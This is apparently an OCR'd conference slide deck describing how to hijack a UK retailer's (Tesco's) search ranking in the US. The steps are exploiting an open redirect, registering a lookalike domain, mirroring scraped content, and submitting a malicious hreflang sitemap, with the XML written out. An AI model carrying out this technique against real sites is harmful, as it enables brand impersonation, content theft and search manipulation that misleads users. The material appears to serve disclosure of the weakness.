


UK PRESENCE, BUT NO US PRESENCE


HIJACK UK EQUITY TO RANK IN US

HIJACK UK EQUITY TO RANK IN US

STEP 1: FIND A REDIRECT



STEP 1: FIND A REDIRECT



STEP 2: REGISTER A DOMAIN ($12)

TESCOGLOBAL.COM

STEP 3: SETUP A NEW SITE

- ✓ Scrape contents for products/categories
- ✓ Mirror the URL structure


STEP 4: CREATE AN EVIL SITEMAP

```
<url>
    <loc>http://www.tesco.com/example/</loc>
    <xhtml:link rel="alternate" hreflang="x-default" href="https://www.tescoglobal.com/example/" />
    <xhtml:link rel="alternate" hreflang="en-us" href="https://www.tescoglobal.com/example/" />
    <xhtml:link rel="alternate" hreflang="en-gb" href="https://www.tesco.com/example/" />
</url>
```

